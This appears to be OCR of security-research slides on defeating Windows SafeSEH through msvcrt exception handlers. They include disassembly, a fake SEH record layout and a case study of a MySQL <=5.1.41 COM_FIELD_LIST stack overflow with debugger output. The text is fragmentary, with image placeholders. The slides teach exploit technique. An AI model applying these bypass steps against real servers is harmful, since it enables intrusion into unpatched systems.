06EA0050 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA0060 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA0070 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA0080 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA0090 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA00A0 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA00B0 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA00C0 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA00D0 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA00E0 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA00F0 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA0100 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA0110 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA0120 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA0130 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA0140 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA0150 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
```

RWE

Heap Management	
Address	Value
003600 00	
003600	00 00

Arbitrary byte write used to set heap executable

SafeSEH

Prevents the abuse of SEH records


- /safeseh linker option

Lets Assume There Are None

Common known weaknesses

- Handler in a module not /safseh
- Handler not in a loaded module
- Handler on the heap

This is not useful, the heap is not executable!




SafeSEH

Not so common known weaknesses


- Existing registered handlers
- Mentioned by Litchfield
- Dissected by Ben Nagy

Multiple DLLS channel there exceptions through MSVCRT



0x77BC6C74 _except_handler3

Visual C++ implementation of SEH



```
77BC6C74  55               PUSH EBP
77BC6C75  8BEC             MOV EBP,ESP
77BC6C77  83EC 08          SUB ESP,8
77BC6C7A  53               PUSH EBX
77BC6C7B  56               PUSH ESI
77BC6C7C  57               PUSH EDI
77BC6C7D  55               PUSH EBP
77BC6C7E  FC               CLD
77BC6C7F  8B5D 0C          MOV EBX,DWORD PTR SS:[EBP+C]
77BC6C82  8B45 08          MOV EAX,DWORD PTR SS:[EBP+8]
77BC6C85  F740 04 0600000  TEST DWORD PTR DS:[EAX+4],6
77BC6C8C  0F85 AB000000    JNZ msvcrt.77BC6D3D
77BC6C92  8945 F8          MOV DWORD PTR SS:[EBP-8],EAX
77BC6C95  8B45 10          MOV EAX,DWORD PTR SS:[EBP+10]
77BC6C98  8945 FC          MOV DWORD PTR SS:[EBP-4],EAX
77BC6C9B  8D45 F8          LEA EAX,DWORD PTR SS:[EBP-8]
77BC6C9E  8943 FC          MOV DWORD PTR DS:[EBX-4],EAX
77BC6CA1  8B73 0C          MOV ESI,DWORD PTR DS:[EBX+C]
77BC6CA4  8B7B 08          MOV EDI,DWORD PTR DS:[EBX+8]
77BC6CA7  53               PUSH EBX
77BC6CA8  E8 11370000      CALL msvcrt.77BCA3BE
77BC6CAD  83C4 04          ADD ESP,4
77BC6CB0  0BC0             OR EAX,EAX
77BC6CB2  74 7B            JE SHORT msvcrt.77BC6D2F
77BC6CB4  83FE FF          CMP ESI,-1
77BC6CB7  74 7D            JE SHORT msvcrt.77BC6D36
77BC6CB9  8D0C76           LEA ECX,DWORD PTR DS:[ESI+ESI*2]
77BC6CBC  8B448F 04        MOV EAX,DWORD PTR DS:[EDI+ECX*4+4]
77BC6CC0  0BC0             OR EAX,EAX
77BC6CC2  74 59            JE SHORT msvcrt.77BC6D1D
77BC6CC4  56               PUSH ESI
77BC6CC5  55               PUSH EBP
77BC6CC6  8D6B 10          LEA EBP,DWORD PTR DS:[EBX+10]
77BC6CC9  33DB             XOR EBX,EBX
77BC6CCB  33C9             XOR ECX,ECX
77BC6CCD  33D2             XOR EDX,EDX
77BC6CCF  33F6             XOR ESI,ESI
77BC6CD1  33FF             XOR EDI,EDI
77BC6CD3  FFD0             CALL EAX
77BC6CD5  5D               POP EBP
```

If we can write NULLS to the stack

And we can guess the stack range

And we can spray a heap range

Then yes, we can reach this code

Good Luck With That ☺

0x77BC6C74 _except_handler3

```
77BC6CA1 MOV ESI,DWORD PTR DS:[EBX+C]     ; Load SEH+C
77BC6CA4 MOV EDI,DWORD PTR DS:[EBX+8]     ; Load SEH+8
77BC6CA7 PUSH EBX
77BC6CA8 CALL msvcrt.77BCA3BE             ; Call validation
routine
```


STACK	
SEH-8	Ptr Stack < SEH
SEH-4	XXXXXXXX
SEH Record	XXXXXXXX
Handler	77BC6C74
SEH+8	NonStack Ptr
SEH+C	00000001

Fake Record	
FFFFFFFF	EIP TARGET

Possible under the right conditions, but yeah.....

__CxxFrameHandler2

```
77BE8E5B MOV EAX,msvcrt.77BE8EF0
77BE8E60 JMP msvcrt.__CxxFrameHandler2       ; Call the
FrameHandler
```



Microsoft Visual C++ Runtime Library

Runtime Error!

Program:


This application has requested the Runtime to terminate it in an unusual way.
Please contact the application's support team for more information.

Well, at least it hasn't terminated yet.


Case Study - MYSQL

MYSQL < =5.1.41 COM_FIELD_LIST


- Stack overflow
- Supply a long field name as the parameter



```
[14:58:24] Access violation when writing to [03310000] - use Shift+F7/F8/F9 to pass exception to program
```



```
0069726A  MOV BYTE PTR DS:[ECX],AL
0069726C  ADD ECX,1
0069726F  ADD EDX,1
00697272  TEST AL,AL
00697274  JNZ SHORT mysqld.00697268
00697276  LEA EAX,DWORD PTR DS:[ECX-1]
00697279  RETN
```



```
0330FFA0  68686868 hhhh
0330FFA4  68686868 hhhh Pointer to next SEH record
0330FFA8  68686868 hhhh SE handler
0330FFAC  68686868 hhhh
0330FFB0  68686868 hhhh
0330FFB4  68686868 hhhh
0330FFB8  68686868 hhhh
0330FFBC  68686868 hhhh
0330FFC0  68686868 hhhh
0330FFC4  68686868 hhhh
0330FFC8  68686868 hhhh
0330FFCC  68686868 hhhh
0330FFD0  68686868 hhhh
0330FFD4  68686868 hhhh
0330FFD8  68686868 hhhh
0330FFDC  68686868 hhhh
0330FFE0  68686868 hhhh
0330FFE4  68686868 hhhh
0330FFE8  68686868 hhhh
0330FFEC  68686868 hhhh
0330FFF0  68686868 hhhh
0330FFF4  68686868 hhhh
0330FFF8  68686868 hhhh
0330FFFC  68686868 hhhh
```

SafeSEH


No modules to be used

- No useable memory addresses
- Can’t fall back to ret overwrite due to /GS

Try a longer string?

- Maybe a different code path is taken


Something's Different




```
[15:08:53] Access violation when reading [68686868] - use Shift+F7/F8/F9 to pass exception to program
```

Different AV

Different Code Location




```
00410BC9  CMP BYTE PTR DS:[ECX],0
00410BCC  JE SHORT mysqld.00410BD6
00410BCE  INC EAX
00410BCF  INC ECX
00410BD0  CMP EAX,DWORD PTR SS:[ESP+8]
00410BD4  JB SHORT mysqld.00410BC9
```



```
0330FFA4   68686868 hhhh Pointer to next SEH record
0330FFA8   68686868 hhhh SE handler
0330FFAC   68686868 hhhh
0330FFB0   68686868 hhhh
0330FFB4   68686868 hhhh
0330FFB8   68686868 hhhh
0330FFBC   68686868 hhhh
0330FFC0   68686868 hhhh
0330FFC4   68686868 hhhh
0330FFC8   68686868 hhhh
0330FFCC   68686868 hhhh
0330FFD0   68686868 hhhh
0330FFD4   68686868 hhhh
0330FFD8   68686868 hhhh
0330FFDC   68686868 hhhh
0330FFE0   68686868 hhhh
0330FFE4   68686868 hhhh
0330FFE8   68686868 hhhh
0330FFEC   68686868 hhhh
0330FFF0   68686868 hhhh
0330FFF4   68686868 hhhh
0330FFF8   68686868 hhhh
0330FFFC   68686868 hhhh
```


Memory Map

Stack




```
0330FFE4   68686868 hhhh
0330FFE8   68686868 hhhh
0330FFEC   68686868 hhhh
0330FFF0   68686868 hhhh
0330FFF4   68686868 hhhh
0330FFF8   68686868 hhhh
0330FFFC   68686868 hhhh
```

No Guard Page



```
031DF000 00001000                       Priv ???  Gua: RW
